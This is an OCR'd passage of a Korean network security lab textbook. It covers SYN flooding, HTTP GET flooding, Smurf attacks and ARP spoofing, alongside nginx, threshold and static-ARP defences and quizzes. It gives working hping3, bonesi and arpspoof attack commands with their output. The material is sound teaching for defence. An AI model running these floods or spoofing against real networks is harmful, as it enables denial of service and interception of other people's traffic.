
```
kali@kali:~$ sudo hping3 --rand-source www.abc.com -p 80 -S --flood
HPING www.abc.com (eth0 210.100.100.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

공격 대상인 www.abc.com에게 hping을 통해 80번 포트로 SYN 패킷을 지속적으로 전송할 수 있으며, --flood 옵션을 이용하여 짧은 시간에 다량의 패킷을 전송할 수 있다.

• 옵션별 기능

옵션	기능
-p 80	80번 포트에 대해 패킷을 전송한다.
-S	TCP 패킷 중에서 SYN만 전송한다.

② 라우터 R1과 SW4 사이의 링크를 와이어샤크로 모니터링 한 결과, 다음과 같이 수많은 SYN과 SYN/ACK패킷이 전송되는 것을 확인할 수 있다.




② www.abc.com에서 netstat –an | grep tcp | more로 확인한 결과이다.

```
tcp        0      0 210.100.100.10:80       109.64.153.37:42386     SYN_RECV
tcp        0      0 210.100.100.10:80       121.199.73.231:13151    SYN_RECV
tcp        0     32 210.100.100.10:443      192.168.1.10:35236      FIN_WAIT1
tcp        0      0 210.100.100.10:80       6.224.164.33:14331      SYN_RECV
tcp        0      0 210.100.100.10:80       98.242.70.5:45814       SYN_RECV
tcp        0      0 210.100.100.10:80       165.222.187.79:23647    SYN_RECV
tcp        0      0 210.100.100.10:80       222.39.91.235:51487     SYN_RECV
--More--
```

www.abc.com에서 netstat를 이용하여 공격 후의 TCP 포트 현황을 모니터링 해보면, 다양한 IP에서 80번 포트로 SYN 패킷을 보내 SYN_RECEIVED가 증가하고 있는 것을 확인할 수 있다.

③ Client에서 www.abc.com, mail.abc.com으로의 접속이 원활치 않음을 확인할 수 있다.



TCP 3-Way Handshaking은 SYN → SYN/ACK → ACK의 패킷을 주고 받아 연결을 성립하고, 데이터를 주고 받고, FIN → FIN/ACK로 연결을 해제하는 과정으로 진행된다. 하지만 위의 상황은 SYN → SYN/ACK까지만 진행이 되고 ACK가 전송되지 않고 있다. 따라사 연결이 최종 성립되지 않고, 이에 따라 연결 해제도 되지 않는 상황이다. 이러한 상황을 백로그(Backlog)에 빠졌다라고 표현한다.

직접 해보기 - 2

www.abc.com의 웹 서버 데몬의 종류를 확인하고, 환경 설정 중 동시 접속에 관한 설정 항목을 확인하시오.

```
root@mail:~# nginx -v
nginx version: nginx/1.14.0 (Ubuntu)
```

nginx의 실제 웹서버에 해당하는 worker의 커넥션은 1024로 지정되어 있다.

```
root@mail:~# cat /etc/nginx/nginx.conf
user www-data;
worker_processes 1;
pid /var/run/nginx.pid;

events {
    worker_connections 1024;
}

http {
    include /etc/nginx/conf-enabled/*.conf;
    include /etc/nginx/sites-enabled/*.conf;
}
```

직접 해보기 - 3

실습에 사용한 nginx의 DDoS 관련한 다음 링크와 예제를 참고하여 www.abc.com에 적용 가능한 사항을 찾아 적용하시오.

링크 1 : https://www.nginx.com/blog/mitigating-ddos-attacks-with-nginx-and-nginx-plus/

링크 2 : https://nginx.org/en/docs/http/ngx_http_core_module.html

링크 3 : https://www.nginx.com/resources/wiki/start/topics/examples/full/

예제 1 : Closing Slow Connections

```
server {
    client_body_timeout 5s;
    client_header_timeout 5s;
    # ...
}
```

예제 2 : Limiting the Number of Connections

```
limit_conn_zone $binary_remote_addr zone=addr:10m;
server {
    # ...
    location /store/ {
        limit_conn addr 10;
        # ...
    }
}
```

3. HTTP GET Flooding을 이용한 서비스 거부 공격

공격자가 index.html과 같은 동일한 URL을 짧은 시간 안에 반복적으로 요청하여 다량의 GET 요청 메시지를 발생시켜 서버로 전달하면, 웹서버는 URL에 해당되는 데이터를 클라이언트에게 회신하기 위해 웹서버의 자원을 과도하게 사용하게 된다. 결과적으로 웹서버에 과도한 부하가 걸려서 제대로 동작하지 못하게 하는 공격이다.

직접 해보기 - 4

실습에 사용할 BoNeSi를 다운로드 받아서 설치하시오.
링크 : https://github.com/Markus-Go/bonesi

참고 1 : Ubuntu 18.04 LTS에 설치할 경우 다음 패키지를 미리 설치할 필요가 있다.
필요 패키지 : build-essential, libpcap-dev, libnet1-dev, autoconf, automake, gcc, git, make
설치 방법 : sudo apt install build-essential


참고 2 : 위의 패키지 설치 이후 다음 과정을 참고하여 BoNeSi를 설치한다.(필요한 경우 sudo 명령어 사용 또는 옵션 변경)

```
git clone https://github.com/Markus-Go/bonesi.git
autoreconf -f -i
./configure
make
make install
```

① sudo bonesi –p tcp –d etho –l urllist.txt www.xyz.com:80 명령으로 urllist.txt 파일에 있는 url을 반복적으로 요청하게 한다.

```
kali@kali:~/Downloads/bonesi-master$ sudo bonesi -p tcp -d eth0 -l urllist.txt www.xyz.com:80
Warning: There is noch File with useragent names! The user-agent:
 Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.8) Gecko/20071004 Iceweasel/2.0.0.8 (Debian-2.0.0.6+
)
will be used.
dstIp:          125.241.100.10
dstPort:        80
protocol:       6
payloadSize:    32
MTU:            1500
fragment mode: IP
rate:           infinite
ips:            (null)
urls:           urllist.txt
useragents::    (null)
stats file:     stats
device:         eth0
maxPackets:     infinite
format:         dotted
toggle:         no
reading urls file... done
10000 port search iterations
20000 port search iterations
30000 port search iterations
10000 port search iterations
10000 port search iterations
```

② 와이어샤크를 이용해 모니터링 모니터링 해보면 urllist.txt의 목록대로 다량의 HTTP GET 요청이 증가하는 것을 볼 수 있다.
요청된 url은 실제 존재하는 url도 있을 수 있으며, 존재하지 않는 url도 있을 수 있지다. 하지만 서버 측에서는 새로운 클라이언트에서 요청한 url은 확인해야 하므로 이러한 요청이 급증하게 되면 시스템의 부하가 더욱 커지게 된다.



직접 해보기 - 5

다음 GET Flooding 방어 대책에 대해 찾아보시오.

콘텐츠 요청 횟수에 대한 임계치 설정	
시간별 웹페이지 URL 접속 임계치 설정	
그 외	


알아두기

☑ **GET Flooding with Cache-Control(CC Attack)**
일반적으로 웹서버의 부하를 감소시키기 위해 캐싱서버를 운영하여 많이 요청받는 데이터(예 : 사진파일)는 웹서버가 아닌 캐싱서버를 통해 응답하도록 구축하는 경우, 공격자는 HTTP 메시지의 캐시 옵션을 조작하여 캐싱서버가 아닌 웹서버가 직접 처리하도록 유도하여 캐싱서버의 기능을 무력화하고 웹서버의 자원을 소진시키는 공격

☑ **Slow HTTP Header DoS(Slowloris)**
웹서버는 HTTP 메시지의 헤더부분을 먼저 수신하여 이후 수신할 데이터의 종류를 판단한다. 공격자는 헤더부분을 비정상적으로 조작하여 웹서버가 헤더정보를 구분할 수 없도록 하면 웹서버는 아직 HTTP 헤더정보가 모두 전달되지 않은 것으로 판단하여 연결을 장시간 유지하게 됨. 만약 이러한 데이터를 전달하는 좀비 PC가 많은 경우, 서버는 다른 정상적인 클라이언트에 대한 원활한 서비스가 불가능하게 되는 DoS 상태가 유발됨

4. Smurf(Direct Broadcast) 방식의 서비스 거부 공격


Smurf 공격은 웜이 네트워크를 공격하는데 아직도 사용되며, Ping of Death처럼 ICMP 패킷을 이용한다. 스머프 공격은 에이전트 네트워크에 공격대상의 주소를 출발지로 하는 ICMP Request 패킷을 전송한다. ICMP Request 패킷을 받은 에이전트 네트워크 내의 컴퓨터들은 공격대상에게 ICMP Reply 패킷을 보내게 되고, 결과적으로 공격대상은 Ping of Death처럼 다량의 ICMP 패킷 공격을 받게 된다.



① sudo hping3 192.168.1.255 –a www.xyz.com --icmp —flood 명령으로 Direct Broadcast를 요청한다. 공격자는 192.168.1.0의 모든 호스트에게 ww.xyz.com(125.241.100.10) ICMP Request(요청)패킷을 전송한다.

```
kali@kali:~$ sudo hping3 192.168.1.255 -a www.xyz.com --icmp --flood
HPING 192.168.1.255 (eth0 192.168.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

② 192.168.1.20으로 125.241.100.10에서 요청한 ICMP Request가 대량으로 유입되는 것을 확인할 수 있다. 요청을 받은 192.168.1.20은 125.241.100.10으로 ICMP Reply를 보내게 된다.




퀴즈 - 2

Smurf 공격은 에이전트로 사용하는 호스트의 수가 많을수록 효과가 크다. 그 이유는 무엇인가?

Smurf 공격은 에이전트로 사용되는 호스트가 많을수록 한꺼번에 많은 ICMP Reply를 공격 시스템으로 보낼 수 있다. 따라서 에이전트로 사용되는 네트워크 내의 호스트가 많을수록 효과가 커진다.

③ 192.168.1.254에서 125.241.100.10로 다량의 ICMP Reply가 유입되는 것을 확인할 수 있다.



④ www.xyz.com의 홈페이지 응답도 상당한 지연이 발생한다.

20 ARP Spoofing, Sniffing

스푸핑(Spoofing)의 사전적 의미는 '속이다'이다. 네트워크에서 스푸핑 대상은 MAC 주소, IP주소, 포트 등 네트워크 통신과 관련된 모든 것이 될 수 있고, 스푸핑은 속임을 이용한 공격을 총칭한다. 스푸핑은 속이는 기법을 통해 통신의 흐름을 왜곡시키고, 서버와 클라이언트의 통신을 스니핑하기 위한 준비 단계로도 많이 사용된다.


직접 해보기 - 6

실습에 사용할 dsniff를 다운로드 받아서 설치하시오. ※ dsniff : 스니핑을 위한 자동화 툴이며, 다양한 툴을 포함하고 있다.
링크 : https://www.monkey.org/~dugsong/dsniff/


```
kali@kali:~$ sudo apt install dsniff
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following additional packages will be installed:
  libnids1.21
The following NEW packages will be installed:
  dsniff libnids1.21
0 upgraded, 2 newly installed, 0 to remove and 556 not upgraded.
Need to get 130 kB of archives.
After this operation, 496 kB of additional disk space will be used.
```

1. ARP 스푸핑

ARP 스푸핑은 MAC주소를 변조하여 LAN에서의 통신의 흐름을 왜곡시키는 것이다. 따라서 공격자와 공격대상은 같은 LAN에 있어야 한다.

정상적인 통신 환경	ARP 스푸핑 공격 상황
 컴퓨터A와 컴퓨터B가 서로 정상적으로 통신하고 있는 상황	 ARP 스푸핑으로 컴퓨터A와 컴퓨터B 사이에 끼어든 것과 같은 상황
 컴퓨터A와 컴퓨터B가 서로 정상적으로 통신하고 있는 상황	 ARP 스푸핑으로 컴퓨터A와 라우터 사이에 끼어든 것과 같은 상황

가. ARP 스푸핑의 단계



Client	IP	192.168.1.10
	MAC	08:00:27:d3:f8:78
Gateway (R1-f0/0)	IP	192.168.1.254
	MAC	c0:01:37:08:00:00
Kali	IP	192.168.1.99
	MAC	08:00:27:1f:30:76

① Kali가 Client에게 자신의 MAC주소를 R1-f0/0의 MAC 주소인 것처럼 속여서 알려줌
② Kali이 R1-f0/0에게 자신의 MAC주소를 Client의 MAC 주소인 것처럼 속여서 알려줌
③ Client와 R1-f0/0는 Kali의 MAC주소를 서로 상대방 컴퓨터의 MAC주소라고 알고 있으므로, Client와 R1-f0/0가 주고받는 패킷은 모두 Kali에게 전달됨
④ Kali는 Client와 R1-f0/0가 서로에게 보내는 패킷을 모두 읽은 후에 각 컴퓨터에게 패킷을 정상적으로 보내줌

☑ 각 호스트 및 게이트웨이의 MAC주소는 실습하는 컴퓨터마다 다를 수 있다.

나. ARP 스푸핑 공격 전 Client와 Gateway(라우터 R1-f0/0) MAC주소 확인

① 공격자가 속한 LAN의 각 호스트, 게이트웨이에 대한 IP주소 MAC주소를 확인한다.

```
kali@kali:~$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT group default
    link/ether 08:00:27:1f:30:76 brd ff:ff:ff:ff:ff:ff

kali@kali:~$ sudo arp
[sudo] password for kali:
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.10             ether   08:00:27:d3:f8:78   C                     eth0
192.168.1.20             ether   08:00:27:59:73:0b   C                     eth0
192.168.1.254            ether   c0:01:37:08:00:00   C                     eth0
```

② ARP 스푸핑을 이용한 스니핑을 들키지 않으려면 공격자는 각 공격대상의 패킷을 상대방에게 전달(포워딩) 해주어야 한다. 다음과 같이 Kali의 포워딩 옵션을 활성화 한다.

```
kali@kali:~$ cat /proc/sys/net/ipv4/ip_forward
0
kali@kali:~$ sudo bash -c 'echo "1" > /proc/sys/net/ipv4/ip_forward'
kali@kali:~$ cat /proc/sys/net/ipv4/ip_forward
1
```

퀴즈 - 1

다음과 같이 포워딩 설정을 시도할 경우 권한 문제로 수행되지 않는다. 권한 문제가 발생하는 원인을 프로세스 생성 및 생성된 프로세스의 실행 권한 등의 관점에서 원인을 설명하시오.

```
kali@kali:~$ echo "1" > /proc/sys/net/ipv4/ip_forward
bash: /proc/sys/net/ipv4/ip_forward: Permission denied
kali@kali:~$
kali@kali:~$ sudo echo "1" > /proc/sys/net/ipv4/ip_forward
bash: /proc/sys/net/ipv4/ip_forward: Permission denied
```

shell에서 리다이렉션을 사용하는 것은 자식 프로세스를 생성하여 작업을 수행하는 것이다. 이 경우 sudo에 의한 권한 상승은 자식 프로세스에게는 적용되지 않기 때문에 접근 권한 거부가 발생한다.

② Kali에서 Client에게 ARP 스푸핑 공격을 수행하여, Kali가 R1-f0/0(Gateway)인 것처럼 위장한다. ARP 스푸핑 공격은 지속적으로 이루어져야 하므로 공격 명령은 각 터미널에서 별도로 수행하거나 공격 명령을 수행한 후에는 백그라운드로 전환한다.

- 명령어 : arpspoof -i 랜카드 -t 공격대상IP주소 변조할IP주소

```
kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.1.254 192.168.1.10
[sudo] password for kali:
8:0:27:1f:30:76 c0:1:37:8:0:0 0806 42: arp reply 192.168.1.10 is-at 8:0:27:1f:30:76
8:0:27:1f:30:76 c0:1:37:8:0:0 0806 42: arp reply 192.168.1.10 is-at 8:0:27:1f:30:76

kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.1.10 192.168.1.254
8:0:27:1f:30:76 8:0:27:d3:f8:78 0806 42: arp reply 192.168.1.254 is-at 8:0:27:1f:30:76
8:0:27:1f:30:76 8:0:27:d3:f8:78 0806 42: arp reply 192.168.1.254 is-at 8:0:27:1f:30:76
```

③ ARP 스푸핑이 이루어진 다음 각 호스트에서 ARP 테이블을 확인하면 다음과 같이 변조된 것을 확인할 수 있다.

```
R1
R1#show arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  192.168.1.99           0   0800.271f.3076  ARPA   FastEthernet0/0
Internet  210.100.100.254        -   c001.3708.0001  ARPA   FastEthernet0/1
Internet  192.168.1.10           0   0800.271f.3076  ARPA   FastEthernet0/0
Internet  192.168.1.20           0   0800.2759.730b  ARPA   FastEthernet0/0
Internet  192.168.1.254          -   c001.3708.0000  ARPA   FastEthernet0/0
Internet  210.100.100.10         0   0800.27ef.be4d  ARPA   FastEthernet0/1
R1#
```

```
sunrin@client:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.99             ether   08:00:27:1f:30:76   C                     enp0s3
 gateway                 ether   08:00:27:1f:30:76   C                     enp0s3
```

이제 Kali은 Client와 R1 사이에서 두 호스트 간에 주고받는 패킷을 모두 볼 수 있는 상태가 되었다. Kali에서 tcpdump 또는 Wireshark, dsniff와 같은 다양한 유틸리티를 이용하여 패킷을 분석하여 의미 있는 정보를 추출할 수 있다.

퀴즈 - 2

ARP Spoofing 공격을 수행하기 위해 arpspoof -i 랜카드 -t 공격대상IP주소 변조할IP주소 명령을 반복적으로 실행하는 이유는?

ARP 테이블 동적으로 유지되므로 반복적으로 변조된 ARP Reply를 보내지 않으면 정상적인 ARP Reply에 의해 변조된 ARP 테이블이 무효화될 수 있다.

다. ARP 스푸핑 방어

ARP 스푸핑은 각 시스템에 기록된 MAC주소가 동적으로 유지되는 점을 이용한 공격이다. 따라서 MAC주소가 동적으로 변경되지 않고 정적으로 사용한다면 이러한 공격이 불가능해진다.

arp –s 옵션을 이용한 MAC 테이블 설정

```
sunrin@client:~$ sudo arp -s 192.168.1.254 c0:01:37:08:00:00
[sudo] password for sunrin:
sunrin@client:~$ arp
Address                  HWtype  HWaddress           Flags Mask
192.168.1.99             ether   08:00:27:1f:30:76   C
 gateway                 ether   c0:01:37:08:00:00   CM
```

MAC 테이블은 컴퓨터가 부팅될 때마다 재설정되므로 특정 MAC주소를 고정하기 위해서는 배치 파일로 만들어 시스템 부팅시마다 자동으로 실행되도록 해야 한다.

퀴즈 - 3

MAC 테이블을 고정으로 설정했을 때 발생할 수 있는 문제점은?

게이트웨이와 같은 주요 장비의 NIC가 변경되어 MAC주소가 변경되었을 때, 즉시 반영되지 않을 수 있고, NIC가 변경될 때마다 MAC주소를 수동을 변경해 줘야 하는 어려움이 있다.

2. Sniffing

